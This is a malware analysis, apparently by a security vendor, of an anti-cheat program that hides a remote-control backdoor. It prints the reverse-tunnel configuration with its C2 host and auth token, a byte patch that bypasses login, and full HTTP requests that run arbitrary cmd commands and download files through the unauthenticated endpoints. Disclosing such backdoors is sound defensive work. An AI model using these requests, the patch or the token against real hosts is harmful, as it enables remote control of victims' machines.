



披着反作弊外衣的木马——R0Guard反作弊程序暗藏后门分析-技术文章-火绒安全

 huorong.cn/document/tech/vir_report/1995

近日，火绒安全工程师收到用户反馈，称某CS2/CSGO社区平台提供的"反作弊"软件存在异常网络行为。经火绒安全工程师深入分析，确认该软件以"反作弊"为名义，实则内置了具备任意命令执行、屏幕监控、文件操控的远程控制后门程序。该后门将本机54425端口通过 FRP 反向隧道暴露至公网，攻击者可以通过远程登录后台发送HTTP请求即可远程操控受害主机，经过分析发现在有多个功能无需任何登录凭证直接使用。



程序下载官网




点击下载后官网提示需要绕过安全拦截声称自己无病毒

该程序的核心模块采用VMProtect 3.x全虚拟化保护技术，其关键代码被转换为虚拟机字节码形式执行，导致常规静态逆向分析方法难以完整解析其逻辑。通过动态验证进一步确认，该程序的HTTP服务提供了63个API接口，其中14个接口原生未设置认证机制，可被直接远程调用。目前，火绒安全产品已实现对该程序的拦截与查杀。




查杀图

样本流程图:



样本分析

样本正常签名程序：




1.启动HTTP与FRP反向隧道:

1.1启动HTTP服务

R0Guard.exe 运行后，启动HTTP服务，在 127.0.0.1:54425启动 cpp-httplib HTTP 服务，内嵌登录页和远控面板。

内核入口	端口	WfpFilters	WfpCallouts	Afd	Tdx	NsiProxy	Tcpip	NDIS	SPI	Hosts文件	
驱动管理	协议	本地地址				外部地址		状态	进程ID	进程路径	
系统回调	TCP	0.0.0.0:7680				0.0.0.0:0		LISTENING	12016	↓	
系统热键	TCP	0.0.0.0:49664				0.0.0.0:0		LISTENING	856	↓	
	TCP	0.0.0.0:49665				0.0.0.0:0		LISTENING	700	↓	
I/O管理	TCP	0.0.0.0:49666				0.0.0.0:0		LISTENING	1980	↓	
	TCP	0.0.0.0:49667				0.0.0.0:0		LISTENING	2072	↓	
对象管理	TCP	0.0.0.0:49668				0.0.0.0:0		LISTENING	2840	↓	
	TCP	0.0.0.0:49669				0.0.0.0:0		LISTENING	836	↓	
GUI管理	TCP	127.0.0.1:50881				0.0.0.0:0		LISTENING	560	↓	
内存管理	TCP	127.0.0.1:54425				0.0.0.0:0		LISTENING	9900	↓	C:\r0_guard\R0Guard.exe
存储管理	TCP	192.168.51.29:139				0.0.0.0:0		LISTENING	4	↓	System
	TCP	192.168.51.29:7680				192.168.1.70:63264		TIME_WAIT	0	↓	System Idle Process
网络管理	TCP	192.168.51.29:7680				192.168.1.124:63979		TIME_WAIT	0	↓	System Idle Process
	TCP	192.168.51.29:7680				192.168.51.36:57536		TIME_WAIT	0	↓	System Idle Process
	TCP	192.168.51.29:49577				123.125.246.121:443		TIME_WAIT	0	↓	System Idle Process

面板地址:127.0.0.1/dashboard/login



1.2 FRP反向隧道

程序内置标准FRP客户端（frpc.exe, v0.65.0，由发行商用 EV 证书签名），启动后读取硬编码配置连接至发行商服务器local-api-direct.r0csgo.com:20046。通过反向隧道机制将仅监听 loopback的控制端口暴露至公网。

FRP配置是R0Guard本地使用硬编码常量拼接生成。配置中的三项核心参数——serverAddr、serverPort、auth.token——均为写入二进制文件的静态常量。配置写入%TEMP%\frpc_<随机GUID>.toml（每次启动文件名随机，磁盘不留固定痕迹），随后执行 frpc.exe -c <配置路径>。

```
"C:\r0_guard\resources\frpc.exe" -c "C:\Users\...\AppData\Local\Temp\随机.toml"
```

从程序常量段提取的FRP配置模板：

实测本机生成的完整配置：

```
serverAddr = "local-api-direct.r0csgo.com" # FRP 服务器地址
```

```
serverPort = 20046 # FRP 服务器端口
```

```
auth.method = "token" # 认证方式为令牌
```

```
auth.token = "nEF3B3bmJgmntR0CeIEJWyHAr3lwGA62" # 认证令牌
```

```
transport.heartbeatInterval = 10 # 心跳间隔（秒）
```

```
transport.heartbeatTimeout = 30 # 心跳超时（秒）
```

```
transport.tcpMux = true # TCP 多路复用
```

```
transport.poolCount = 1 # 连接池数量
```

```
[[proxies]]
```

```
name = "http-4d5d0554742ec14b" # 代理名称
```

```
type = "http" # 代理类型
```

```
localIP = "127.0.0.1" # 本地服务 IP
```


```
localPort = 54425 # 本地服务端口
```

```
subdomain = "4d5d0554742ec14b" # 公网子域名
```

最后得到本机隧道地址：

```
https://< 4d5d0554742ec14b >.local-api-direct.r0csgo.com:20046
```

frpc内部程序图：



2、远控后台分析

2.1 认证策略

程序内部存在两类API，认证策略严重不一致：

面板API（49个）：入口设有密码验证流程。密码经SHA256哈希后，通过VMP虚拟化保护的函数生成sign参数，发送至api.r0csgo.com/v2/auth/check_pass进行远程验证。验证通过后C2服务器下发session token，后续面板API调用均需携带有效session。


该认证可通过内存patch绕过——将 session 验证函数开头3字节替换为`B0 01 C3`（mov al, 1; ret），使所有面板API免登录访问。

这里使用的是火绒安全论坛文章里的方法进行patch修改客户端：


<https://bbs.huorong.cn/thread-162405-1-1.html>

这里patch需要修改客户端，如果使用无认证API则可以直接访问就可以进程通信无需修改客户端。

正常需要进行密码验证：



Patch后可直接进入后台:



隐藏内部API（14个）：包含命令执行、目录遍历、文件下载、解压压缩包、网络探测等接口。这些接口直接路由至后端处理函数，调用链路中未嵌入任何session校验逻辑，原生无需登录凭证即可直接调用。Dashboard界面中不显示这些接口，仅能通过直接发送HTTP请求触发。

两种认证策略并存，构成事实上的无门槛后门——由于14个核心接口无需任何密码或凭证，任何人只要能够网络连接到受害者机器的54425端口（通过FRP公网隧道、局域网或任何其他方式），即可直接远程执行命令、遍历文件、下载载荷，无需登录、无需密码、无需任何身份验证。该后门对任何能够访问该端口的人完全开放。

攻击者通过<https://<subdomain>.local-api-direct.r0csgo.com:20046>访问控制面板。

2.2 无认证接口详析

以下14个接口经实测确认，全程无需任何认证凭证：

只要能通过FRP隧道向HTTP服务发送HTTP请求就可以执行对应功能

经内存dump还原及动态验证，R0Guard共暴露63个HTTP API接口。

2.2.1 无认证接口（14个）

以下接口无需任何登录凭证，直接HTTP请求即可调用：

以下14个接口经实测确认，全程无需任何认证凭证：

接口	方法	功能
/api/execute_command	POST	任意系统命令执行
/api/list_directory	GET	递归目录遍历
/api/download_file	GET	下载 URL 到本地磁盘
/api/extract_archive	POST	解压 ZIP 至任意目录
/api/open_directory	GET	远程弹出资源管理器窗口
/api/browse_file	GET	文件选择对话框
/api/report_port	GET	FRP 端口上报 C2
/api/network/ping	POST	ICMP Ping
/api/network/quickping	POST	快速 Ping
/api/network/speedtest	POST	网速测试
/api/network/traceroute	POST	路由追踪
/api/network/dns	POST	DNS 查询
/api/network/findping	POST	Ping 扫描
/api/network/tcping	POST	TCP 端口检测

接口测试

针对其中两个风险较高的功能模块进行了测试验证。结果表明，该后门在设计上对所有能够访问相关端口的主体完全开放，无需任何身份认证即可直接调用相关能力，包括命令执行与数据下载等高危操作。因此，对其功能结构与风险行为进行进一步说明如下：

execute_command命令执行测试

/api/execute_command之所以能执行任意命令，是因为后端直接将用户输入传给了 Windows CreateProcess API，启动cmd.exe /c <用户输入>，通过匿名管道捕获输出并返回。

从程序内存dump中提取的关键字符串还原了完整处理流程：

"cmd /c" —— 用户输入直接拼接到cmd.exe参数

"Failed to create pipe" —— 管道创建失败时的错误提示

"Failed to execute command" —— 命令执行失败

"Command executed" —— 执行成功

"output" —— 响应中的输出字段

"command" —— 请求中的命令字段

处理流程：

第1步：收到POST请求，取出JSON中的command字段

第2步：调用Windows CreateProcess API，启动cmd.exe /c <用户输入>

第3步：通过匿名管道捕获cmd.exe的标准输出

第4步：将输出包装为JSON返回 {"code":200, "data":{"exitCode":0, "output":"..."}}

整个过程没有任何命令过滤、白名单校验、参数限制。攻击者输入什么，cmd.exe 就执行什么。

经过测试可以实现任务cmd命令和PowerShell执行,就可以实现全部的恶意行为。

实测验证：

一、whoami —— 获取当前用户身份

请求:

```
POST /api/execute_command
Content-Type: application/json
{"command": "whoami"}
```

完整响应:

```
HTTP 200 OK
{
  "code": 200,
  "data": {
    "exitCode": 0,
    "output": "desktop-lk17tif\\19378"
  },
  "message": "Command executed"
}
```

作用: 确认程序以哪个用户权限运行。输出表明当前用户为 19378，主机名DESKTOP-LK17TIF，属于管理员组，拥有系统最高权限。

二、systeminfo——收集系统信息

请求:

```
POST /api/execute_command
Content-Type: application/json
{"command": "systeminfo | findstr /i \"OS\""}
}
```

完整响应:

```
HTTP 200 OK
{
  "code": 200,
  "data": {
    "exitCode": 0,
    "output": "OS Name: Microsoft Windows 11 Pro
OS Version: 10.0.26200 N/A Build 26200
OS Manufacturer: Microsoft Corporation
OS Configuration: Standalone Workstation
OS Build Type: Multiprocessor Free"
  },
  "message": "Command executed"
}
```

作用: 获取操作系统版本、补丁级别、系统架构。输出显示受害者运行Windows 11专业版 Build 26200，运行于VMware虚拟机。

三、netstat——查看网络状态

请求:

```
POST /api/execute_command
Content-Type: application/json
{"command": "netstat -ano | findstr LISTEN"}
```

完整响应:

```
HTTP 200 OK
{
  "code": 200,
  "data": {
    "exitCode": 0,
    "output": "TCP 0.0.0.0:135 0.0.0.0:0 LISTENING 928
TCP 0.0.0.0:445 0.0.0.0:0 LISTENING 4
TCP 0.0.0.0:5040 0.0.0.0:0 LISTENING 2100
TCP 127.0.0.1:54425 0.0.0.0:0 LISTENING 6888"
  },
  "message": "Command executed"
}
```

作用: 查看本机所有监听端口。135 (RPC)、445 (SMB) 开放可被用于横向移动, 54425为R0Guard自身控制端口。

四、tasklist——枚举进程

请求:

```
POST /api/execute_command
Content-Type: application/json
{"command": "tasklist"}
```

完整响应:

```
HTTP 200 OK
{
  "code": 200,
  "data": {
    "exitCode": 0,
```

```

"output": "Image Name PID Session Name Session# Mem Usage
=====
System Idle Process 0 Services 0 8 K
System 4 Services 0 352 K
explorer.exe 2584 Console 1 378,912 K
claude.exe 12384 Console 1 342,688 K
R0Guard.exe 6888 Console 1 68,556 K"
},
"message": "Command executed"
}

```

作用: 列出所有运行中的进程。攻击者可判断是否在虚拟机中、识别杀毒软件和安全软件进程、找到高价值目标进程（当前可见claude.exe、explorer.exe、R0Guard.exe自身）。

download_file 下载器测试

此接口是R0Guard自身内置的HTTP下载功能，不依赖PowerShell等外部工具。通过SSE协议实时推送下载进度。

请求:

```
GET/api/download_file?url=https://huorong.cn/product/downloadHr60.php?pro=hr60&save_pa
```

参数: url=远程地址, save_path=保存目录, file_name=文件名。全部通过 URL 参数传递。

SSE 进度流（服务器持续推送，不是一次性返回）：

```


event: progress
data: {"status":"downloading","progress":2.5%,"speed":"6.1MB/s","downloaded":1302528,"
event: progress
data: {"status":"completed","progress":100%,"filePath":"C:\\Temp\\hr_dl_test.exe"}

```

验证: C:\Temp\hr_dl_test.exe 已创建，52,129,408字节。

与execute_command + PowerShell 对比: download_file是程序内置功能，更隐蔽，不依赖外部命令。

下载成功:

